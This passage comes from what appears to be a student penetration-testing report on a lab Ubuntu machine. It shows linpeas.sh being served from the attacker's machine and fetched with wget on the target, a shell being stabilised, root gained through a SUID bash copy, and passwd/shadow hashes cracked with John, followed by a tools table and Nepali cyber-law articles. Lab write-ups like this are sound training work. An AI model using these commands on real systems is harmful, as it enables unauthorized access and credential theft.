eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.10.129  netmask 255.255.255.0  broadcast 172.16.10.255
        inet6 fe80::d6c3:4860:8056:4127  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:4b:d3:b7  txqueuelen 1000  (Ethernet)
        RX packets 372685  bytes 323083504 (308.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 359359  bytes 83821935 (79.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Figure 36 IP of attacker machine

6.3.2. Transfer Linpeas.sh




```
(kali㉿kali)-[~]$
(kali㉿kali)-[~]$ locate linpeas.sh
/home/kali/htb/analytics/metabase-pre-auth-rce-poc/linpeas.sh
/home/kali/htb/bizness/linpeas.sh
/home/kali/htb/busqueda/linpeas.sh
/home/kali/htb/codify/linpeas.sh
/home/kali/htb/devvortex/linpeas.sh
/home/kali/htb/pc/linpeas.sh
/home/kali/htb/sau/linpeas.sh
/home/kali/htb/topology/linpeas.sh
/home/kali/thm/chill_hack/linpeas.sh

(kali㉿kali)-[~]$ cp /home/kali/thm/chill_hack/linpeas.sh .

(kali㉿kali)-[~]$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
172.16.10.133 - - [07/May/2024 03:38:14] "GET /linpeas.sh HTTP/1.1" 200 -
█
```

Figure 37 Hosting linpeas.sh in attacker machine



```
ftpuser@ubuntu:/var/www/html$ id
id
uid=1001(ftpuser) gid=1001(ftpuser) groups=1001(ftpuser)
ftpuser@ubuntu:/var/www/html$

ftpuser@ubuntu:/var/www/html$ cd /tmp
cd /tmp
ftpuser@ubuntu:/tmp$

ftpuser@ubuntu:/tmp$ wget 172.16.10.129/linpeas.sh
wget 172.16.10.129/linpeas.sh
--2024-05-07 13:23:17--  http://172.16.10.129/linpeas.sh
Connecting to 172.16.10.129:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 836054 (816K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh          100%[===================>] 816.46K  --.-KB/s    in 0.004s

2024-05-07 13:23:17 (180 MB/s) - ‘linpeas.sh’ saved [836054/836054]
```


Figure 38 Downloading linpeas.sh from attacker machine



```
ftpuser@ubuntu:/tmp$

ftpuser@ubuntu:/tmp$ ls -la linpeas.sh
ls -la linpeas.sh
-rw-rw-r-- 1 ftpuser ftpuser 836054 मई      7 13:21 linpeas.sh
ftpuser@ubuntu:/tmp$

ftpuser@ubuntu:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
ftpuser@ubuntu:/tmp$

ftpuser@ubuntu:/tmp$

ftpuser@ubuntu:/tmp$ ./linpeas.sh
./linpeas.sh
```

Figure 39 Executed linpeas.sh


6.3.3. Stabilize Shell



```
ubuntu@ubuntu:~$

ubuntu@ubuntu:~$

ubuntu@ubuntu:~$ export TERM=xterm-256color
export TERM=xterm-256color
ubuntu@ubuntu:~$ python3 -c "import pty;pty.spawn('/bin/bash')"
python3 -c "import pty;pty.spawn('/bin/bash')"
ubuntu@ubuntu:~$

ubuntu@ubuntu:~$

ubuntu@ubuntu:~$
```

Figure 40 Stabilizing terminal for user Ubuntu

6.3.4. Abuse bash binary



SUID


If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .

./bash -p
```


Figure 41 Privilege Escalation by abusing SUID for bash binary

6.3.5. Crack Password Hash



```
(kali㉿kali)-[~/notimp]$

(kali㉿kali)-[~/notimp]$ unzip randomfiles.zip
Archive:  randomfiles.zip
  inflating: passwd
  inflating: shadow

(kali㉿kali)-[~/notimp]$ unshadow passwd shadow | egrep "ftpuser|ubuntu" > user_hashes.txt

(kali㉿kali)-[~/notimp]$

(kali㉿kali)-[~/notimp]$ cat user_hashes.txt
ubuntu:$y$j9T$RLumQ2SGjW93LnQ.6Mr4J/$DtXPoUxeZ0sgDaciLlE6JBVk5/USOKf.DQsEigNnGOD:1000:1000:ubuntu,,,:/home/ubuntu:/bin/bash
ftpuser:$y$j9T$OYEBR1mLmlFBRrRIWxyLU1$il0UcHrQaCJfzv2AT2hX9ceYCLOIiXjTyI3HrEZ1dA2:1001:1001::/home/ftpuser:/bin/bash

(kali㉿kali)-[~/notimp]$
```

Figure 42 Unzipping the file to check the contents



```
(kali㉿kali)-[~/notimp]$ john --format=crypt user_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
ftpuser          (ftpuser)
ubuntu           (ubuntu)
2g 0:00:00:01 DONE 1/3 (2024-05-07 14:07) 1.550g/s 148.0p/s 148.8c/s 148.8C/s ubuntu..Ubuntu2
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/notimp]$
```

Figure 43 Hash cracked for the users by John

6.4. Tools Information

You can refer to following sites to download, install or read about the tools used in the report.

S.N.	Tools	Reference
1.	Burp suite	Refer to https://portswigger.net/burp
2.	Crontab	Refer to https://www.freecodecamp.org/news/cron-jobs-in-linux/
3.	CyberChef	Refer to https://github.com/gchq/CyberChef
4.	FTP	Refer to https://www.cs.colostate.edu/helpdocs/ftp.html
5.	GTFOBins	Refer to https://gtfobins.github.io/
6.	John	Refer to https://github.com/openwall/john
7.	Hydra	Refer to https://www.kali.org/tools/hydra/
8.	Linpeas	Refer to https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS
9.	Netcat	Refer to https://www.varonis.com/blog/netcat-commands
10.	Nikto	Refer to https://github.com/sullo/nikto
11.	Nmap	Refer to https://nmap.org/docs.html
12.	Python	Refer to https://realpython.com/python-http-server/
13.	RevShells	Refer to https://www.revshells.com/
14.	Systemctl	Refer to https://www.redhat.com/sysadmin/linux-systemctl-manage-services
15.	Wget	Refer to https://www.gnu.org/software/wget/manual/wget.html

Table 2 Information for the tools

6.5. Legal Issues in accordance with Nepal Electronic Transaction Act 2063

If the attack presented in this project were to be replicated on an outside network using an unowned device, the following legal difficulties would arise, since it would violate Chapter 9 Articles 45, 46, 47 and 48 of the Nepal Electronic Transaction Act 2063 issued by (Ministry of Science and Technology, 2006). The description of the articles is shown below.

Chapter -9 Offence Relating to Computer

Article 45: Unauthorized Access in Computer Materials

If any person with an intention to have access in any program, information or data of any computer, uses such a computer without authorization of the owner of or the person responsible for such a computer or even in the case of authorization, performs any act with an intention to have access in any program, information or data contrary to from such authorization, such a person shall be liable to the punishment with the fine not exceeding Two Hundred Thousand Rupees or with imprisonment not exceeding three years or with both depending on the seriousness of the offence.

Article 46: Damage to any Computer and Information System

If any person knowingly and with a mala fide intention to cause wrongful loss or damage to any institution destroys, damages, deletes, alters, disrupts any information of any computer source by any means or diminishes value and utility of such information or affects it injuriously or causes any person to carry out such an act, such a person shall be liable to the punishment with the fine not exceeding two thousand Rupees and with imprisonment not exceeding three years or with both.

Article 47: Publication of illegal materials in electronic form

(1) If any person publishes or displays any material in the electronic media including computer, internet which are prohibited to publish or display by the prevailing law or which may be contrary to the public morality or decent behavior or any types of materials which may spread hate or jealousy against anyone or which may jeopardize the harmonious relations subsisting among the peoples of various castes, tribes and communities shall be liable to the punishment

with the fine not exceeding One Hundred Thousand Rupees or with the imprisonment not exceeding five years or with both. (2) If any person commit an offence referred to in Sub-section (1) time to time he/she shall be liable to the punishment for each time with one and one half percent of the punishment of the previous punishment.

Article 48: Confidentiality to Divulge

Save otherwise provided for in this Act or Rules framed hereunder or for in the prevailing law, if any person who has an access in any record, book, register, correspondence, information, documents or any other material under the authority conferred under this Act or Rules framed hereunder divulges or causes to divulge confidentiality of such record, books, registers, correspondence, information, documents or materials to any unauthorized person, he/she shall be liable to the punishment with a fine not exceeding Ten Thousands Rupees or with imprisonment not exceeding two years or with both, depending on the degree of the offence.